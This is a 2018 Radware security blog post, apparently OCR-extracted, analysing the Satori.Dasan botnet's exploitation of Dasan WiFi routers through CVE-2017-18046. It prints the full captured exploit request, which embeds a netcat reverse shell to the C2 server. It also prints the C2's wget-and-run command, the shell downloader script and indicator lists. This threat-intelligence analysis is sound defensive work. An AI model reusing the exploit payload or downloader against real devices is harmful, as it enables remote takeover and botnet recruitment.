
New Satori Botnet Variant Enslaves Thousands of Dasan WiFi Routers

blog.radware.com/security/botnets/2018/02/new-satori-botnet-variant-enslaves-thousands-dasan-wifi-routers/

February 12, 2018



By

Radware
-

February 12, 2018
0
6523

Overview


On February 8th, 2018, Radware's Deception Network detected a significant increase in malicious activity over port 8080. Further investigation uncovered a new variant of the Satori botnet capable of aggressive scanning and exploitation of CVE-2017-18046 – Dasan Unauthenticated Remote Code Execution. Referred to as "Satori.Dasan," it's been rapidly expanding with a high success rate. The C2/Exploit server for this botnet is 185.62.188.88 (AS49349 – BlazingFast LLC, Ukraine)

It is not clear what is the purpose of this new botnet, as we were unable to find specific attack vectors in the binary.

Our analysis suggests that Satori is looking to take over 40,000 IoT devices to join its growing family of **cryptocurrency miners**, as we saw here, and here. This would make the Satori.dasan malware a stage #1 infection, responsible for rapidly scanning the internet looking for vulnerable devices.

Network Coverage

Over the past two days Radware has detected over 2000 malicious Unique IPs daily, almost 10 times higher than the daily average in the weeks prior.



The majority of the traffic came from Vietnam originating almost entirely from an ISP named 'Viettel.'

Top Countries


Vietnam	2,125
China	407
United States	312
Thailand	160
Republic of Korea	126

Top ASN


ASN	Country	Unique IPs
Viettel Group	Vietnam	1,502
Viettel Corporation	Vietnam	604
CHINANET-BACKBONE No.31,Jin-rong	China	181
CHINA UNICOM China169 Backbone	China	139
Korea Telecom	Republic of Korea	74

A significant percentage of those malicious bots were also listening themselves on port 8080.

By sampling roughly 1000 IPs and querying their server headers, Radware revealed that 95% identified themselves as running “Dasan Network Solution.”



A quick Shodan search revealed about 40,000 devices listening on port 8080, with over half located in Vietnam, and not surprisingly an ISP named ‘Viettell Corporation.’



Botnet Activity: Distributed Scanning and Central Exploitation Server

The infected bots will perform aggressive scanning of random IP addresses, exclusively targeting port 8080. Once it finds a suitable target, it notifies a C2 server which immediately attempts to infect it.

See the following sequence captured at one of Radware's sensors (10.0.0.70):

Step #1

```
23:49:22.442492 IP 116.100.xx.xx.9669 > 10.0.0.70.8080: Flags [S]
23:49:22.442530 IP 10.0.0.70.8080 > 116.100.xx.xx.9669: Flags [S.]
23:49:22.797862 IP 116.100.xx.xx.9669 > 10.0.0.70.8080: Flags [R]
```

The infected bot sends a half-open stealth-scan SYN request to port 8080. Instead of Ack, a TCP Reset is sent. Typical to Mirai code, the initial TCP SYN packet contains a sequence number identical to the 32bit value of the target victim.

Step #2

After 4 seconds, the bot establishes a 3-way TCP handshake to port 8080

```
23:49:26.527880 IP 116.100.xx.xx.47689 > 10.0.0.70.8080: Flags [S]
23:49:26.527918 IP 10.0.0.70.8080 > 116.100.xx.xx.47689: Flags [S.]
23:49:26.888760 IP 116.100.xx.xx.47689 > 10.0.0.70.8080: Flags [.]
```

Step #3

The following 113 bytes payload is sent:

```
POST /cgi-bin/login_action.cgi HTTP/1.1
Host: 192.168.1.100:8080
User-Agent: Mozilla/5.0
Connection: close
```

Note that this is not the actual exploitation attempt, but rather a screening process to find vulnerable hosts.

```
23:49:26.917473 IP 116.100.xx.xx.47689 > 10.0.0.70.8080: Flags [P.]
```

Step #4

Radware's Deception Network sensor is answering the probe with the following response:

```
HTTP/1.1 411 Length Required
Content-Type: text/html
Content-Length: 357
Connection: close
Date: Sun, 11 Feb 2018 07:02:47 GMT
Server: DasanNetwork Solution

23:49:27.391556 IP 10.0.0.70.8080 > 116.100.xx.xx.47689: Flags [P.]
23:49:27.752627 IP 116.100.xx.xx.47689 > 10.0.0.70.8080: Flags [.]
```

The bot closes the connection.

```
23:49:29.055518 IP 116.100.xx.xx.47689 > 10.0.0.70.8080: Flags [R.]
```

Step #5

Now comes the interesting part.

```
23:49:29.161328 IP 185.62.188.88.49974 > 10.0.0.70.8080: Flags [S]
```

Notice the timestamp – it is just 106 milliseconds after the last packet and we suddenly get an exploitation attempt from a completely different IP address. This IP belongs to a central exploitation server running on 185.62.188.88

The exploit server sends the following payload over HTTPS port 8080:

```
POST /cgi-bin/login_action.cgi HTTP/1.1
Host: 192.168.1.100:8080
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.1.100:8080/cgi-bin/login.cgi
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 881

action=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA*ÔCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC*âGS@;;;;;;;;;;;;;;;;;;;;;;;;nc
    185.62.188.88 7777 -e /bin/sh&txtUserId=a&button=Login&txtPassword=a
    &sle_Language=english
```

Investigating the Malware

The threat actors who operate this C2 Crime Server are responsible for numerous attacks that were recently covered by different security vendors, including Fortinet, 360netlab, SANS.

With some scanning, fuzzing and Open-Source Intelligence (OSINT0) we found some interesting details.

As with previous incidents, the domain rippr.me is used to point to the C2 server.

The following entries have an associated TXT record:

```
c.rippr.me      "1.1.1.1"
f.rippr.me      "185.62.188.88"
r.rippr.mr      "185.62.188.88"
```

As we saw in the exploit payload, the server is listening on port 7777. Connecting to it brings the following download code:

```
$ nc 185.62.188.88 7777
cd /tmp;rm -rf s;wget http://185.62.188.88/b -O -> s;sh s
$
```

So let's get the file and check the contents:

```
$ curl -s http://185.62.188.88/b
#!/bin/sh

names="mips mipsel arm7 arm"
http_server="185.62.188.88"
run=".m"

cd /tmp
for name in $names
do
    rm -rf $run
    cp /bin/busybox $run
    >$run
    chmod 777 $run
    wget http://$http_server/$name.satori -O $run
    ./$run
done
$
```

It looks like a downloader that will be running on an infected device. The script downloads several versions of the binary and tries to execute it. If it fails (due to wrong CPU architecture), it will just go over to the next one.

Let's grab the binaries (and guess some additional ones, like the x86_64). They look quite fresh according to server timestamps:

```
http://185.62.188.88/x86_64.satori
Content-Length: 26336
Last-Modified: Sat, 10 Feb 2018 03:29:50 GMT
962ad206f6b9c2f9d09c9c8728ca08ff34b148862b4cc9b6a84ad11daf3c6239  x86_64.satori

http://185.62.188.88/arm.satori
Content-Length: 27468
Last-Modified: Sat, 10 Feb 2018 03:29:48 GMT
0721a0d0e7975877e84fef044435503ca7ed3f975a0b475bf97b3d39a25ba04a  arm.satori

http://185.62.188.88/arm4.satori
Content-Length: 27468
Last-Modified: Sat, 10 Feb 2018 03:29:48 GMT
5bcfbbb7ccc8330ef7bc43c64b6146315165306a8a30f5329496ff868874ff07  arm4.satori

http://185.62.188.88/arm7.satori
Content-Length: 55108
Last-Modified: Sat, 10 Feb 2018 03:29:48 GMT
a0e545a420b3b86f3236303e002bfff4ca849db75cead0193dd461849b26b7ea  arm7.satori

http://185.62.188.88/mips.satori
Content-Length: 36900
Last-Modified: Sat, 10 Feb 2018 03:29:46 GMT
1899dc927308eccfa9f73f98b65a5fb2cb383826f76cb7eba633dff965397508  mips.satori

http://185.62.188.88/mipsel.satori
Content-Length: 38692
Last-Modified: Sat, 10 Feb 2018 03:29:46 GMT
873bad9e60a4b0056028f4a971028c75bc61a9d28fa0647e43600916aa7fdd6e  mipsel.satori
```

At the moment, VirusTotal already knows about the C2 address and shows that less than five antivirus products detect the files as malicious. Not very promising right now, but this should improve.

URLs

Date scanned	Detections	URL
2018-02-11	4/67	http://185.62.188.88/mips.satori
2018-02-10	5/67	http://185.62.188.88/arm.satori
2018-02-09	5/67	http://185.62.188.88/b
2018-02-09	3/67	http://185.62.188.88/

We will use this opportunity to submit some of the binaries that are missing in VT.

URLs

Date scanned	Detections	URL
2018-02-12	3/67	http://185.62.188.88/mipsel.satori
2018-02-12	3/67	http://185.62.188.88/arm7.satori
2018-02-12	3/67	http://185.62.188.88/arm4.satori
2018-02-12	3/67	http://185.62.188.88/x86_64.satori

Summary

The Satori.Dasan variant is a rapidly growing botnet which utilizes a worm-like scanning mechanism, where every infected host looks for more hosts to infect. In addition, it also has a central C2 server that handles the exploitation itself once the scanners detect a new victim.

Read “2017-2018 Global Application & Network Security Report” to learn more.

Download Now

LEAVE A REPLY

Please enter your comment!

Please enter your name here

You have entered an incorrect email address!

Please enter your email address here